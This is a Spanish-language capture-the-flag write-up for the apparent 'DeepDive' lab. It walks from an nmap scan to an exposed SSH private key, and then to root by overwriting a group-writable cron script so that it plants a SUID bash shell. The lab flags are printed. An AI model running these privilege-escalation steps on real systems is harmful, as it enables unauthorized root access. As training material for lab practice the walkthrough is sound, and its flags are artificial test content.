

Solución al lab **DEEPDIVE** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/DEEPDIVE
Session Actions Edit View Help

Whoami-Labs

LABORATORIO: DeepDive (Junior Checklist #2)
DIFICULTAD: medio [***☆☆☆☆]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde deepdive.tar...

Laboratorio: DeepDive (Junior Checklist #2)
Dificultad: ***☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/DEEPDIVE
Session Actions Edit View Help


chifay@kali: ~/Whoami-Labs/DEEPDIVE chifay@kali: ~/Whoami-Labs/DEEPDIVE

(chifay@kali)~[~/Whoami-Labs/DEEPDIVE]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_deepdive
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 09:46 -0600


PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u9 (protocol 2.0)
|_ ssh-hostkey:
|   256 38:f4:70:cb:f1:eb:a1:09:ea:57:8d:4c:6b:23:ce:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMx7SHzIT0Vo1l5xYVyD37y9G9P8CAA/V0VLBb54KInRGpe
fxT7jtsViNu6JrtXnQEF+1PZtv4/UCqz6ivDL5rc=
|   256 85:35:f6:78:c1:5a:92:1d:61:c2:3e:de:0e:21:48:5c (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILZ0ZBHcW9F2+YmjBLKGABb55knvRLPGuiXnJLN7L4Dp
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.66 ((Debian))
|_ http-title: DeepDive - Portal de Administraci\xC3\xB3n
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.66 (Debian)
MAC Address: 12:BA:85:2C:61:7C (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se encontraron abierto los puertos 22 ssh (OpenSSH 9.2.p1) y 80 http (Apache httpd 2.4.66), como todavía no tenemos credenciales para ssh vamos a iniciar analizando el servicio web


Inspección visual página principal



Código fuente



Tenemos un comentario para el usuario devuser, veamos el contenido de la carpeta /backup/ (posible llave privada para ssh)



Vamos a descargarla a nuestro directorio y darle los permisos correspondientes para poderla usar

```
(chifay@kali)-[~/Whoami-Labs/DEEPDIVE]
$ wget http://172.17.0.2/backup/dev_id_rsa
--2026-08-13 09:53:05-- http://172.17.0.2/backup/dev_id_rsa
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1823 (1.8K)
Saving to: 'dev_id_rsa'

dev_id_rsa          100%[=====] 1.78K --.-KB/s in 0s

2026-08-13 09:53:05 (467 MB/s) - 'dev_id_rsa' saved [1823/1823]
```

Veamos su contenido para descartar que este cifrada

```
(chifay@kali)-[~/Whoami-Labs/DEEPDIVE]
$ cat dev_id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAtZ8FXj4TwB6mZzF5juQEJMTvULq7Lvk5L4sLI4fXR4g7ympxKKKh
B5iWgAd9YgqBv6n2PgTAXPKho2j211BC8qf62F3UtoMu+WPiM+SDGLMpm45KxBsZFbDsFs
cCEh/pA8d+yurzjuZUp3CQrFoMvCBuNBTheBcbc2qR7SgEH0Bu8HC8fG/pr44HDHdTmCO5
yTB2/fGWTiYwBZKgid9CSPikdIi82wZy1uiUG17dDwzppTFBwwcAMf8B4Q8uYprL9Yd
DaAyPpjZVgh6wCcZ/iEzDqaQ99WscSdm1dpGymaK8rPADe1hZqUYPCNdBZptXGBbRNx4ae
wOzCYcMuSQAaa8hejywwXo8sLwAAAAAdzc2gtcnNhAAABAQC1nwVePhPAHqZnMxMO5AQkxO
9QuruW+TmXiwsjh9dHiDvKanFcoqEHmJaAB31iCoG/qfY+BMDE8qGjaPbXUELyp/rYXdS0
4y75Y+Iz5IMaUymbjkrEGxkVsOwWxwISH+kDx37K6v0051SncJCSWgy9wG40FOF4Fxtzap
HtKAQfQG7wcLx8b+mvjgcMd10YI7nJMHb98YVa0hhjBsZkqCJ30JI+KR0iLzbBnLW6JQbX
t0PD0mLMUHDwAx/wHhDy5imuX1h0NoDI+mNLWChRAILP+ITM0ppD31axxJ2bV2kbKZory
s8AN7WfmpRg9w10Fmm1cYfE3Hhp7A7MJhwy5JAAAAAwEAAQAAQAYtRrBFLDb91K7Rfdr
2yKDB47Pacs9Hakl09bAzUjg0luDKJPM6sTtw37LcPHjQQ63reLHrvkJI7rYTLJ4i/qdGC
Qza4MbG8C+NVJu7ZJi86w0t7wNI4mt4i8QLvDXkZwzh2vRiKaGk6038Hgb/qpHAIzimR/Y
MQ9jenISlhUMii4cGTv9z8ZpHk2VXjNWbA0ubgpPyu7ScohXotQgNetL+ICIERZn0Q4uFG
hm5j73L/UyixwfwWdJSnzEkTPPmTLQrujobj3dJnIh7d69Yxe9FJb1x/A5edIajThmihT
ZWYm3k7F8qsud8sKLAQTbDoux2oY1rRehquNfLPvMwZ/AAAAGF4klsNvmLbsQODLnIgX9y
cZgSBTybL3EgPu1sCw4j5doyN0yaa6HqZZ0KWKrCjkGY3Nz1mcPIa1enQsm5nwGBW3f+kz
XKSazfouCiA2FS2DLyLiBk2XZuyPVf56gWPIG02HANQdb34FMpc8o1iylCokPKb4lRvILC
t2VP5l0t4kAAAGQDx27PRSMRn81Tib5JRcR9hBAMZ8X7ipKxzgz6+VZK+HzbDwNyuE2+x
ZIB74jDMB8uog5YUQB0oEh6ut5CL6HyF2aa+yKe2q6LFXP0erc0t40TqLgWkdOa88iPALO
Rm2cmxs1EocSnkV10bAsK/baiVJIiL8QKH2T1d0+V0qYX1jwAAAEAwD2mV9H3mcJeh/hP
jI51+uXikHX4quen+t/Vvvg1nPpW4XTYl7VRXN1qd8/jVT5xFVMIiYbeEjXeaJ+EIe6N0
Jog09XD+RQ1YtwLg7wFP2HbMPTIswvS/4IqTV6GrQ78QSG3pSjVJQsENkLGCsfjyS1I4
+NybpdmREa+NiqcAAAAARcm9vdEBmOTQzN2Q0NzFkODEBAg==
-----END OPENSSH PRIVATE KEY-----
```

Cambio de permisos para poderla usar

```
(chifay@kali)-[~/Whoami-Labs/DEEPDIVE]
$ chmod 600 dev_id_rsa

(chifay@kali)-[~/Whoami-Labs/DEEPDIVE]
$
```

Prueba de conexión ssh

```
(chifay@kali)-[~/Whoami-Labs/DEEPDIVE]
$ ssh -i dev_id_rsa devuser@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:UgbU7sp3kRwFZz2/70N+9Nk14SZDayryD4+o+3PLCN8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Linux 32eb6bdd6d44 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
devuser@32eb6bdd6d44:~$
```

Veamos que permisos tenemos con este usuario

```
devuser@32eb6bdd6d44:~$ whoami
devuser
devuser@32eb6bdd6d44:~$ id
uid=1000(devuser) gid=1000(devuser) groups=1000(devuser)
devuser@32eb6bdd6d44:~$ pwd
/home/devuser
devuser@32eb6bdd6d44:~$ ls -al
total 28
drwxr-xr-x 1 devuser devuser 4096 Apr 18 13:58 .
drwxr-xr-x 1 root    root    4096 Apr 18 13:58 ..
-rw-r--r-- 1 devuser devuser 220 Sep  6  2025 .bash_logout
-rw-r--r-- 1 devuser devuser 3526 Sep  6  2025 .bashrc
-rw-r--r-- 1 devuser devuser 807 Sep  6  2025 .profile
drwx----- 2 devuser devuser 4096 Apr 18 13:58 .ssh
-rw-r--r-- 1 root    root    33 Apr 18 13:58 user.txt
devuser@32eb6bdd6d44:~$ cat user.txt
DeepDive{ssh_k3ys_4r3_d4ng3rou5}
devuser@32eb6bdd6d44:~$
```

Hemos encontrado la bandera de usuario, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/DEEPDIVE
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DEEPDIVE devuser@32eb6bdd6d44: ~

Whoami-Labs

LABORATORIO: DeepDive (Junior Checklist #2)
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde deepdive.tar...

Laboratorio: DeepDive (Junior Checklist #2)
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: DeepDive{[REDACTED]}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Vamos a buscar binarios SUID para ver si con ellos podemos escalar privilegios

```
devuser@32eb6bdd6d44:~$ find / -perm -4000 -type f -ls 2>/dev/null
1551    64 -rwsr-xr-x 1 root    root      62672 Dec 14  2025 /usr/bin/chfn
1692    68 -rwsr-xr-x 1 root    root      68248 Dec 14  2025 /usr/bin/passwd
1744    72 -rwsr-xr-x 1 root    root      72000 Nov 21  2024 /usr/bin/su
1618    88 -rwsr-xr-x 1 root    root      88496 Dec 14  2025 /usr/bin/gpasswd
1768    36 -rwsr-xr-x 1 root    root      35128 Nov 21  2024 /usr/bin/umount
1676    60 -rwsr-xr-x 1 root    root      59704 Nov 21  2024 /usr/bin/mount
1557    52 -rwsr-xr-x 1 root    root      52880 Dec 14  2025 /usr/bin/chsh
1681    48 -rwsr-xr-x 1 root    root      48896 Dec 14  2025 /usr/bin/newgrp
6464   276 -rwsr-xr-x 1 root    root     281624 Dec 30  2025 /usr/bin/sudo
6642    52 -rwsr-xr-- 1 root    messagebus 51272 Sep 16  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
6666    64 -rwsr-xr-x 1 root    root      657984 Apr  4 23:33 /usr/lib/openssh/ssh-keysign
7852   1384 -rwsr-xr-x 1 root    root     1414168 Mar 22  2025 /usr/sbin/exim4
```

Posible vector con exim4 para RCE (CVE-2019-10149)


```
devuser@32eb6bdd6d44:~$ /usr/sbin/exim4 --version
Exim version 4.96 #2 built 22-Mar-2025 10:25:14
Copyright (c) University of Cambridge, 1995 - 2018
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2022
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS TLS_resume move_frozen_messages DANE DKIM DNSSEC Event I18N OCSP PIPECONNECT PRD
R Queue_Ramp SOCKS SRS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjbz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 external plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file search path is /etc/exim4/exim4.conf:/var/lib/exim4/config.autogenerated
Configuration file is /var/lib/exim4/config.autogenerated
devuser@32eb6bdd6d44:~$
```

La versión instalada 4.96 es posterior a las afectadas (4.87 a 4.91), por lo que descartamos este vector

<https://ine.com/blog/the-return-of-the-wizard-rce-in-exim-cve-201910149>

Búsqueda de binarios SGID

```
devuser@32eb6bdd6d44:~$ find / -perm -2000 -type f -ls 2>/dev/null
1602      32 -rwxr-sr-x   1 root    shadow    31184 Dec 14  2025 /usr/bin/expiry
1548      80 -rwxr-sr-x   1 root    shadow    80376 Dec 14  2025 /usr/bin/chage
6382     24 -rwxr-sr-x   1 root    mail      23040 Feb  4  2021 /usr/bin/dotlockfile
6458    476 -rwxr-sr-x   1 root    _ssh     485760 Apr  4 23:33 /usr/bin/ssh-agent
6372     44 -rwxr-sr-x   1 root    crontab  43648 Mar  2  2023 /usr/bin/crontab
3213     40 -rwxr-sr-x   1 root    shadow   39160 Aug 10  2025 /usr/sbin/unix_chkpwd
devuser@32eb6bdd6d44:~$
```

Tenemos un vector de escalada con crontab, veamos que encontramos

```
devuser@32eb6bdd6d44:~$ crontab -l
no crontab for devuser
devuser@32eb6bdd6d44:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /opt/scripts/system_cleanup.sh
devuser@32eb6bdd6d44:~$
```

El usuario devuser no tiene tareas programadas, pero en el sistema encontramos una tarea que se ejecuta cada minuto y corre el script /opt/scripts/system_cleanup.sh, veamos los permisos y contenido de dicho script

```
devuser@32eb6bdd6d44:~$ ls -al /opt/scripts/system_cleanup.sh
-rwxrwxr-x 1 root devuser 177 Apr 18 13:32 /opt/scripts/system_cleanup.sh
devuser@32eb6bdd6d44:~$ cat /opt/scripts/system_cleanup.sh
#!/bin/bash
# Este script realiza una limpieza de temporales cada minuto.
# El administrador cometio el error de permitir escritura al grupo.
find /tmp -type f -mmin +5 -delete
devuser@32eb6bdd6d44:~$
```

El script es escribible para el usuario devuser, vamos a modificarlo para obtener un SUID bash

```
devuser@32eb6bdd6d44:~$ cat > /opt/scripts/system_cleanup.sh << 'EOF'
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
EOF
devuser@32eb6bdd6d44:~$
devuser@32eb6bdd6d44:~$ ls -al /tmp/
total 8
drwxrwxrwt 1 root root 4096 Aug 13 15:44 .
drwxr-xr-x 1 root root 4096 Aug 13 15:44 ..
```

Como vemos todavía no se ejecuta el script que modificamos ya que el directorio /tmp está vacío, nos toca esperar de 1 a 2 minutos

```
devuser@32eb6bdd6d44:~$ ls -al /tmp/
total 1244
drwxrwxrwt 1 root root 4096 Aug 13 16:17 .
drwxr-xr-x 1 root root 4096 Aug 13 15:44 ..
-rwsr-sr-x 1 root root 1265648 Aug 13 16:17 rootbash
devuser@32eb6bdd6d44:~$
```

Ya tenemos nuestro bash con SUID, ahora lo ejecutamos con -p para obtener una shell con los permisos de root

```
devuser@32eb6bdd6d44:~$ /tmp/rootbash -p
rootbash-5.2# whoami
root
rootbash-5.2#
```

Búsqueda de la bandera

```
rootbash-5.2# cd /root
rootbash-5.2# ls
flag.txt
rootbash-5.2# cat flag.txt
DeepDive{cron_j0bs_ar3_th3_grt_victory}
rootbash-5.2#
```

Verificación de la bandera de root

```
chifay@kali: ~/Whoami-Labs/DEEPDIVE
```

Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/DEEPDIVE devuser@32eb6bdd6d44: ~

```
V V / | | | \ C ) C , | | | | _ | | \ C ) D \ X  
V W | | | \ C , | | | | _ | | \ C ) . - J }
```

LABORATORIO: DeepDive (Junior Checklist #2)
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde deepdive.tar ...

Laboratorio: DeepDive (Junior Checklist #2)
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

```
[?] Introduce la flag de USUARIO: DeepDive{XXXXXXXXXXXXX}  
[V] ;Correcto! Flag USUARIO validada.  
  
[?] Introduce la flag de ROOT: DeepDive{XXXXXXXXXXXXXXXXXX}  
[V] ;Correcto! Flag ROOT validada.
```

```
*****  
;FELICIDADES! HAS COMPLETADO EL LABORATORIO DeepDive (Junior Checklist #2)  
Tiempo total: 0h 37m 37s  
XP Obtenida: 3 Puntos  
*****
```

Presiona Enter para cerrar el laboratorio...